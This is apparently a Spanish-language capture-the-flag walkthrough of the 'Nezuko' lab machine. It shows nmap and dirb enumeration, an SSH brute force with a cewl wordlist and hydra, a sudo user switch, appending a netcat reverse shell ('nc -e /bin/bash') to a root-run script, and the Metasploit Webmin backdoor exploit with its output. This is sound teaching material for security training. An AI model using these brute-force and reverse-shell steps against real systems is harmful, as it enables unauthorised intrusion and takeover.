

Walkthrough Nezuko



**resolución de máquina nezuko
(Hacking Ético)**

Empezaremos el **reconocimiento** con el comando **nmap** para visualizar los puertos que tiene abiertos la máquina atacada.

```
(kali@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.91.128 netmask 255.255.255.0 broadcast 192.168.91.255
    inet6 fe80::c9b6:c892:1e6b:868b prefixlen 64 scopeid 0<x20<link>
    ether 00:0c:29:39:90:47 txqueuelen 1000 (Ethernet)
    RX packets 10 bytes 882 (882.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3703 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
└─$ nmap -sn 192.168.91.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 10:01 CEST
Nmap scan report for 192.168.91.2
Host is up (0.0088s latency).
Nmap scan report for 192.168.91.128
Host is up (0.0014s latency).
Nmap scan report for 192.168.91.150
Host is up (0.0023s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.56 seconds
```

```
(kali@kali)-[~]
└─$ nmap -sV 192.168.91.150 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 10:35 CEST
Nmap scan report for 192.168.91.150
Host is up (0.00084s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
13337/tcp open  ssl/http MiniServ 1.920 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.09 seconds
```

```
(kali@kali)-[~]
└─$ nmap -A 192.168.91.150 -T5 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 10:01 CEST
Nmap scan report for 192.168.91.150
Host is up (0.0096s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 4b:f5:b3:ff:35:a8:c8:24:42:66:64:a4:4b:da:b0:16 (RSA)
|   256 2e:0d:6d:5b:dc:fe:25:cb:1b:a7:a0:93:20:3a:32:04 (ECDSA)
|_  256 bc:28:8b:e4:9e:8d:4c:c6:42:ab:0b:64:ea:8f:60:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Tienda de C\xC3\xB3mics Manga
|_ http-server-header: Apache/2.4.29 (Ubuntu)
13337/tcp open  http     MiniServ 1.920 (Webmin httpd)
|_ http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.53 seconds
```

Vemos que en el **puerto 22** hay un **ssh** y en el **80 y 13337 un http** en ambos, por lo que tiraremos un **dirb** para ambos puertos.

Para el **puerto 13337 dirb** no nos saca **nada** y no podemos acceder al él ya que se queda cargando la página.

```
(kali㉿kali)-[~]
└─$ dirb http://192.168.91.150:13337/ /usr/share/dirb/wordlists/big.txt

DIRB v2.22
By The Dark Raver


START_TIME: Thu Apr  4 10:43:25 2024
URL_BASE: http://192.168.91.150:13337/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

GENERATED WORDS: 20458

— Scanning URL: http://192.168.91.150:13337/ —

(!) FATAL: Too many errors connecting to host
(Possible cause: OPERATION TIMEOUT)

END_TIME: Thu Apr  4 10:46:14 2024
DOWNLOADED: 0 - FOUND: 0
```



Pero para el **puerto 80**, **dirb** si nos da información además de que se puede acceder a la página.

```

(kali@kali)-[~]
└─$ dirb http://192.168.91.150:80 /usr/share/dirb/wordlists/big.txt
  _____
  Sobre Nosotros
  _____
  DIRB v2.22
  By The Dark Raver
  _____

START_TIME: Thu Apr  4 10:54:06 2024
URL_BASE: http://192.168.91.150:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt

  _____

GENERATED WORDS: 20458

  _____
  Scanning URL: http://192.168.91.150:80/  _____
+ http://192.168.91.150:80/robots.txt (CODE:200|SIZE:105)
=> DIRECTORY: http://192.168.91.150:80/sample/
+ http://192.168.91.150:80/server-status (CODE:403|SIZE:302)

  _____
  Entering directory: http://192.168.91.150:80/sample/  _____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)



  _____

END_TIME: Thu Apr  4 10:54:59 2024
DOWNLOADED: 20458 - FOUND: 2

```

Vemos que hay un **robots.txt** y un directorio **sample**.

En el **robots.txt** encontramos un **hash en base 32** que nos dice “**pista de nezuko: este no es el puerto correcto para enumerar ^w^**”.



Parece que **nezuko** es el nombre de un usuario de la máquina.

Sin embargo, en el directorio **sample** no encontramos nada.

← → ↻ 🏠 192.168.91.150/sample/

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Index of /sample

Name	Last modified	Size	Description
Parent Directory		-	
nothing_here.txt	2019-08-21 00:55	13	

Apache/2.4.29 (Ubuntu) Server at 192.168.91.150 Port 80

← → ↻ 🏠 192.168.91.150/sample/nothing_here.txt

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nothing_here

Sacaremos un diccionario de palabras de la página web con el comando **cewl** y probaremos con el nombre de **nezuko** tirando un **hydra** para ver si nos saca alguna contraseña.

```
(kali@kali)-[~]
└─$ cewl http://192.168.91.150 -w passwords1.txt
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(kali@kali)-[~]
└─$ cat passwords1.txt
para
los
manga
nuestra
más
del
mundo
que
una
Tienda
Cómics
Manga
Descubre
tienda
```

```
(kali@kali)-[~]
└─$ hydra -l nezuko -P passwords1.txt 192.168.91.150 ssh -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 11:12:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 131 login tries (l:1/p:131), ~3 tries per task
[DATA] attacking ssh://192.168.91.150:22/
[22][ssh] host: 192.168.91.150 login: nezuko password: Guardianes
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 21 final worker threads did not complete until end.
[ERROR] 21 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-04 11:12:46
```



```

nezuko@ubuntu:/home/zenitsu$ ls -la
total 40
drwxr-xr-x 6 zenitsu zenitsu 4096 Apr  4 2024 .
drwxr-xr-x 4 root    root    4096 Ogos 20 2019 ..
-rw-r--r-- 1 zenitsu zenitsu 220 Ogos 20 2019 .bash_logout
-rw-r--r-- 1 zenitsu zenitsu 3771 Ogos 20 2019 .bashrc
drwx----- 2 zenitsu zenitsu 4096 Apr  4 00:08 .cache
drwx----- 3 zenitsu zenitsu 4096 Apr  4 00:08 .gnupg
drwxrwxr-x 3 zenitsu zenitsu 4096 Ogos 20 2019 .local
-rw-r--r-- 1 root    root    482 Apr  4 02:39 origami2.txt
-rw-r--r-- 1 zenitsu zenitsu 807 Ogos 20 2019 .profile
drwxr-xr-x 2 zenitsu root    4096 Apr  4 04:25 to_nezuko
nezuko@ubuntu:/home/zenitsu$ cd to_nezuko/
nezuko@ubuntu:/home/zenitsu/to_nezuko$ ls -la
total 12
drwxr-xr-x 2 zenitsu root    4096 Apr  4 04:25 .
drwxr-xr-x 6 zenitsu zenitsu 4096 Apr  4 2024 ..
-rw-r--r-- 1 zenitsu root    277 Apr  4 04:41 send_message_to_nezuko.sh
nezuko@ubuntu:/home/zenitsu/to_nezuko$ strings send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_message_$date
#nc -e /bin/bash 192.168.50.137 1234
#Modify the IP and PORT
#You only can append text, overwrite is not available
#####
nezuko@ubuntu:/home/zenitsu/to_nezuko$ █

```

Como vemos se trata de una **ReverShell**, por lo que primero nos pondremos a la escucha, y segundo, escribiremos en el script, pero al intentar escribir en él no podemos ya que tenemos los permisos denegados, por lo que escalamos privilegios al usuario **zenitsu**, y con él si que podremos escribir.

```

nezuko@ubuntu:/home/zenitsu/to_nezuko$ echo "nc -e /bin/bash 192.168.91.128 3009" >> send_message_to_nezuko.sh
-bash: send_message_to_nezuko.sh: Permission denied
nezuko@ubuntu:/home/zenitsu/to_nezuko$ cat send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_message_$date
#nc -e /bin/bash 192.168.50.137 1234
#Modify the IP and PORT
#You only can append text, overwrite is not available
#####
nezuko@ubuntu:/home/zenitsu/to_nezuko$ sudo -l
Matching Defaults entries for nezuko on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nezuko may run the following commands on ubuntu:
(zenitsu) NOPASSWD: /home/nezuko/changeuser.sh
nezuko@ubuntu:/home/zenitsu/to_nezuko$ sudo -u zenitsu /home/zenitsu/to_nezuko/changeuser.sh
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ whoami
zenitsu
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ █

```

```

(kali@kali)-[~]
└─$ nc -lvnp 3009
listening on [any] 3009 ...
█

```

```

zenitsu@ubuntu:/home/zenitsu/to_nezuko$ ls
send_message_to_nezuko.sh
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ echo "nc -e /bin/bash 192.168.91.128 3009" >> send_message_to_nezuko.sh
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ cat send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_message_$date
#nc -e /bin/bash 192.168.50.137 1234
#Modify the IP and PORT
#You only can append text, overwrite is not available
#####
nc -e /bin/bash 192.168.91.128 3009
zenitsu@ubuntu:/home/zenitsu/to_nezuko$ █

```

Modificado el script nos llegará una **shell** en la que ya seremos **root** y podremos ver el **tercer y último origami** en el directorio de **root**.

Hemos resuelto la máquina sacando las **credenciales del usuario nezuko** mediante **hydra** con un **diccionario que hemos sacado de la página web** con el comando **cewl**, pero hay otra forma de resolver la máquina. La otra forma es entrar al usuario **nezuko** a través de **metasploit**.

```
(kali@kali)-[~]
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Host is up (0.00084s latency).
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PORT      STATE SERVICE VERSION
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Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.09 seconds
```

```
(kali@kali)-[~]
└─$ msfconsole -q
msf6 > search webmin

Matching Modules
=====
#  Name                                                                 Disclosure Date   Rank   Check   Description
--  -
0  exploit/unix/webapp/webmin_show.cgi_exec                            2012-09-06      excellent Yes      Webmin /file/show.cgi Remote Command Execution
1  auxiliary/admin/webmin/file_disclosure                            2006-06-30      normal   No       Webmin File Disclosure
2  exploit/linux/http/webmin_file_manager_rce                         2022-02-26      excellent Yes      Webmin File Manager RCE
3  exploit/linux/http/webmin_package_updates_rce                     2022-07-26      excellent Yes      Webmin Package Updates RCE
4  exploit/linux/http/webmin_packageup_rce                           2019-05-16      excellent Yes      Webmin Package Updates Remote Command Execution
5  exploit/unix/webapp/webmin_upload_exec                            2019-01-17      excellent Yes      Webmin Upload Authenticated RCE
6  auxiliary/admin/webmin/edit_html_fileaccess                       2012-09-06      normal   No       Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
7  exploit/linux/http/webmin_backdoor                                2019-08-10      excellent Yes      Webmin password_change.cgi Backdoor

Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor
msf6 > use 7
[*] Using configured payload cmd/unix/reverse_perl
```

```
msf6 exploit(linux/http/webmin_backdoor) > show options
Module options (exploit/linux/http/webmin_backdoor):
=====
Name      Current Setting  Required  Description
-----
Proxies   192.168.91.150  no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   192.168.91.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    13337            yes       The target port (TCP)
SSL      true             no        Negotiate SSL/TLS for outgoing connections
SSLCert  /                no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /                yes       Base path to Webmin
URIPATH  /                no        The URI to use for this exploit (default is random)
VHOST    /                no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
=====
Name      Current Setting  Required  Description
-----
SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080             yes       The local port to listen on.

Payload options (cmd/unix/reverse_perl):
=====
Name      Current Setting  Required  Description
-----
LHOST    192.168.91.128  yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
=====
Id  Name
--  -
0   Automatic (Unix In-Memory)
```

```
msf6 exploit(linux/http/webmin_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.91.128:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Exploit failed: Errno::ENOTCONN Transport endpoint is not connected - getpeername(2)
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/webmin_backdoor) > [*] Command shell session 1 opened (192.168.91.128:4444 => 192.168.91.150:47146) at 2024-04-04 13:40:50 +0200
```

```
msf6 exploit(linux/http/webmin_backdoor) > sessions 1
[*] Starting interaction with 1...

whoami
nezuko
ls -la
total 760
drwxr-xr-x  6 nezuko bin 12288 Jul  4 2019 .
drwxr-xr-x 132 nezuko bin 12288 Aug 20 2019 ..
drwxr-xr-x  3 nezuko bin  4096 Jul  4 2019 Authen-SolarisRBAC-0.1
-rwxr-xr-x  1 nezuko bin  5114 Jul  4 2019 CHANGELOG
-rwxr-xr-x  1 nezuko bin 60065 Jul  4 2019 acl-lib.pl
-rwxr-xr-x  1 nezuko bin  2320 Jul  4 2019 acl_security.pl
```